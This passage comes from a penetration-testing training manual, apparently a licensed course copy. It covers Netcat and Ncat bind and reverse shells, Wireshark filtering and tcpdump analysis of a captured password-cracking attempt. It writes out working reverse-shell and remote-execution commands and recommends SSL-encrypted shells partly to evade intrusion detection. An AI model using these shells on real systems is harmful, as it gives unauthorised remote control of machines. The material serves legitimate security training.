


Figure 4 - Netcat Bind Shell Scenario

2.1.4.2 - Reverse Shell Scenario

In our second scenario, Alice needs help from Bob. However, Alice has no control over the router in her office, and therefore cannot forward traffic from the router to her internal machine. Is there any way for Bob to connect to Alice's computer, and solve her problem?


Here we discover another useful feature of Netcat, the ability to send a command shell to a listening host. In this situation, although Alice cannot bind a port to **/bin/bash** locally on her computer and expect Bob to connect, she *can* send control of her command prompt to Bob's machine, instead. This is known as a reverse shell. To get this working, Bob needs to set up **netcat** to listen for an incoming shell. We'll use port 4444 in our example:

```
C:\Users\offsec>nc -nlvp 4444  
listening on [any] 4444 ...
```

Now, Alice can send a reverse shell from her Linux machine to Bob:

```
root@kali:~# nc -nv 10.0.0.22 4444 -e /bin/bash  
(UNKNOWN) [10.0.0.22] 4444 (?) open
```

Once the connection is established, Alice's **netcat** will have redirected input, output, and error from **/bin/bash**, to Bob's machine, on port 4444.



The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt - nc -nlvp 4444". The command entered was "nc -nlvp 4444". The output shows the listener is listening on port 4444 and has connected to a host at 10.0.0.221. An "ifconfig eth0" command is run, displaying network interface details for eth0, including its MAC address (38:ea:a7:ec:9c:ch), IP address (10.0.0.4), broadcast address (10.0.0.255), and MTU (1500). The interface is UP and BROADCAST, with MULTICAST support. Statistics show RX and TX packets, errors, dropped frames, overruns, and carrier status. The total RX bytes are 46847901 (44.6 MiB) and TX bytes are 6687426614 (6.2 GiB).

Figure 5 – Windows Receiving the Reverse Shell

OS-40813 Rody Shahnazarian

Take some time to consider the differences between bind and reverse shells, and how these differences may apply to various firewall configurations from an organizational security standpoint. It is important to realize that outgoing traffic can be just as harmful as incoming traffic. The following image depicts the reverse shell scenario where Bob gets remote shell access on Alice's Linux machine, traversing the corporate firewall.




Figure 6 - Netcat Reverse Shell Scenario

2.1.5 - Exercises

(Reporting is not required for these exercises)

1. Implement a simple chat between your Kali and Windows systems
2. Practice using Netcat to create the following:
 - a. Reverse shell from Kali to Windows
 - b. Reverse shell from Windows to Kali
 - c. Bind shell on Kali. Use your Windows client to connect to it
 - d. Bind shell on Windows. Use your Kali system to connect to it
3. Transfer a file from your Kali system to Windows and vice versa
4. Conduct the exercises again, with the firewall enabled on your Windows host.
Adapt the exercises as necessary to work around the firewall protection.
Understand what portions of the exercise can no longer be completed successfully.

2.2 - Ncat

Ncat⁸ is described as “a feature-packed networking utility that reads and writes data across networks from the command line.” Ncat was written for the Nmap project⁹ as a much-improved reimplementation of the original Netcat program.

One of the major drawbacks of Netcat, from a penetration tester’s standpoint, is that it lacks the ability to authenticate and encrypt incoming and outgoing connections. These options provide an important layer of security while using these tools during a penetration test. Encryption of the bind or reverse shell will aid the penetration tester in avoiding intrusion detection systems, while allowing authentication on bind or reverse

⁸ <http://nmap.org/ncat/>

⁹ <http://nmap.org/>

shells will ensure that use of these tools does not expose the penetrated machines to unwanted IP addresses.

Ncat provides all these features. When possible, tools such as **ncat** and **sbd** should be used rather than Netcat. For example, **ncat** could be used in the following way to replicate a more secure bind shell between Bob and Alice in our previous bind shell scenario. Bob would use **ncat** to set up an SSL encrypted connection on port 4444 and allow only Alice's IP (10.0.0.4) to connect to it:

```
C:\Users\offsec>ncat --exec cmd.exe --allow 10.0.0.4 -vnl 4444 --ssl
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key.
Ncat: SHA-1 fingerprint: 1FC9 A338 0B1F 4AE5 897A 375F 404E 8CB1 12FA DB94
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.0.0.4:43500.
```

Alice, in turn, would connect to Bob's public IP with SSL encryption enabled, preventing eavesdropping, and possibly even IDS detection.

```
root@kali:~# ncat -v 10.0.0.22 4444 --ssl
Ncat: Version 6.25 ( http://nmap.org/ncat )
Ncat: SSL connection to 10.0.0.22:4444.
Ncat: SHA-1 fingerprint: 1FC9 A338 0B1F 4AE5 897A 375F 404E 8CB1 12FA DB94
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\offsec>
```

Take some time to get to know both **ncat** and **sbd**. They are both very useful tools in a real world penetration test.

2.2.1 - Exercises

1. Use Ncat to create an encrypted reverse shell from your Windows system to your Kali machine
2. Create an encrypted bind shell on your Windows VM. Try to connect to it from Kali without encryption. Does it still work?
3. Make an unencrypted Ncat bind shell on your Windows system. Connect to the shell using Netcat. Does it work?

OS-40813 Rody Shahnazarian

2.3 - Wireshark

As a security professional, learning how to use a network packet sniffer is vital for day-to-day operations. Whether you are trying to understand a protocol, debug a network client, or analyze traffic, you'll always end up needing a network sniffer.

2.3.1 - Wireshark Basics

Wireshark¹⁰ uses *Libpcap*¹¹ (on Linux) or *Winpcap*¹² (on Windows) libraries in order to capture packets from the network. If the user applies any *capture filters*¹³ for the Wireshark session, the filtered packets get dropped and only relevant data is passed on to the capture engine. The capture engine dissects the incoming packets, analyzes them, and then applies any additional *display filters*¹⁴ before showing the output to the user. The secret to using network sniffers such as **wireshark** is using capture and display filters to remove all information that you are not interested in.

OS-40813 Rody Shahnazarian

¹⁰ <https://www.wireshark.org/>

¹¹ <http://www.tcpdump.org/>

¹² <https://www.winpcap.org/>

¹³ <http://wiki.wireshark.org/CaptureFilters>

¹⁴ <http://wiki.wireshark.org/DisplayFilters>





Figure 7 - From the Wire to Wireshark

2.3.2 - Making Sense of Network Dumps

Let's examine the following *pcap* dump of an attempt to browse to the www.yahoo.com website, and try to make sense of it.

No.	Time	Source	Destination	Protocol	Info
1	0.0000000000	Vmware_64:24:3e	Broadcast	ARP	who has 10.0.0.138? Tell 10.0.0.18
2	0.001182000	Netgear_6b:9a:8a	Vmware_64:24	ARP	10.0.0.138 is at e0:46:9a:6b:9a:8a
3	0.001200000	10.0.0.18	8.8.8.8	DNS	Standard query 0x93f4 A www.yahoo.com
4	0.001238000	10.0.0.18	8.8.8.8	DNS	Standard query 0xbef0 AAAA www.yahoo.com
5	0.095027000	8.8.8.8	10.0.0.18	DNS	Standard query response 0x93f4 CNAME fd-fp3.wgl.b.1
6	0.095421000	8.8.8.8	10.0.0.18	DNS	Standard query response 0xbef0 CNAME fd-fp3.wgl.b.1
7	0.095608000	10.0.0.18	98.139.183.2	TCP	48209 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 S
8	0.300527000	98.139.183.24	10.0.0.18	TCP	http > 48209 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 I
9	0.300612000	10.0.0.18	98.139.183.2	TCP	48209 > http [ACK] Seq=1 Ack=1 Win=14720 Len=0
10	0.300796000	10.0.0.18	98.139.183.2	HTTP	GET / HTTP/1.1

Figure 8 - Yahoo Packet Capture

- **Packet 1:** ARP broadcast looking for the default gateway.
- **Packet 2:** ARP unicast reply providing the MAC address of the gateway.
- **Packet 3:** DNS A (IP v4) forward lookup query for yahoo.com
- **Packet 4:** DNS AAAA (IP v6) forward lookup query.
- **Packet 5:** DNS A response received.
- **Packet 6:** DNS AAAA response received.
- **Packet 7-9:** 3-way handshake with port 80 on yahoo.com.
- **Packet 10:** Initial protocol negotiation in HTTP. GET request sent.

2.3.3 - Capture and Display Filters

Capture dumps are rarely as clear as the example shown above, as there is usually a lot of background traffic on a network. Various broadcasts, miscellaneous network services, and other running applications all make life harder when it comes to traffic analysis. This is where *capture filters* come to our aid, as they can filter out non-interesting traffic from the dump. These filters greatly help pinpoint the traffic you want, and reduce background noise to a point where you can once again make sense of what you see.




Figure 9 - Wireshark Capture Filter Dialog

Once the traffic is captured, we can select the traffic we want Wireshark to display to us using *display filters*. The following screenshot shows an "arp" display filter applied to our yahoo.com browsing session.




Figure 10 - Wireshark ARP Display Filter

2.3.4 - Following TCP Streams

As you may have noticed, all packets after 10 are a bit difficult to comprehend, because they contain only fragmentary information. Most modern sniffers, Wireshark included, know how to reassemble a specific session, and display it in various formats. In order to view a particular TCP stream, we right-click a packet of interest, then select “Follow TCP Stream” from the context menu. The TCP Stream will open a new window as shown below.




Figure 11 - Following a TCP Stream in Wireshark

2.3.5 - Exercises

1. Use Wireshark to capture the network activity of Netcat connecting to port 110 (POP3) and attempting a login.
2. Read and understand the output. Where is the session three-way handshake? Where is the session closed?
3. Follow the TCP stream to read the login attempt.
4. Use the display filter to only see the port 110 traffic
5. Re-run the capture, this time using the capture filter to only collect port 110

2.4 - Tcpdump

At times, we might not have access to GUI network sniffers such as Wireshark. In these instances, we can use the command line **tcpdump** utility. Tcpdump¹⁵ is one of the most common command-line packet analyzers and can be found on most Unix and Linux operating systems. Tcpdump can capture files from the network, or read existing capture files. Let's look at what happened in the *password_cracking_filtered* pcap file¹⁶, which was taken on a firewall.

```
root@kali:~# tcpdump -r password_cracking_filtered.pcap
```

2.4.1 - Filtering Traffic

The output is a bit overwhelming at first, so let's try to get a better understanding of the IP addresses and ports involved by using **awk** and **sort**.

```
root@kali:~# tcpdump -n -r password_cracking_filtered.pcap | awk -F" " '{print $3}' | sort -u | head
172.16.40.10.81
208.68.234.99.32768
208.68.234.99.32769
208.68.234.99.32770
208.68.234.99.32771
208.68.234.99.32772
208.68.234.99.32773
...
```

¹⁵ <http://www.tcpdump.org/>

¹⁶ www.offensive-security.com/pwk-online/password_cracking_filtered.pcap

It seems that 208.68.234.99 made multiple requests to 172.16.40.10, on port 81. We can easily filter for destination, or source IPs and ports with syntax similar to the following:

```
tcpdump -n src host 172.16.40.10 -r password_cracking_filtered.pcap
tcpdump -n dst host 172.16.40.10 -r password_cracking_filtered.pcap
tcpdump -n port 81 -r password_cracking_filtered.pcap
```

We proceed to dump the actual traffic captured in the dump file, in hex format, to see if we can glean any additional information from the data that was transferred:


```
root@kali:~# tcpdump -nX -r password_cracking_filtered.pcap
...
08:51:25.043062 IP 208.68.234.99.33313 > 172.16.40.10.81: Flags [P.], seq 1:140, ack 1, win 115, options [nop,nop,TS val 25539314 ecr 71431651], length 139
    0x0000: 4500 00bf 158c 4000 3906 9cea d044 ea63 E.....@.9....D.c
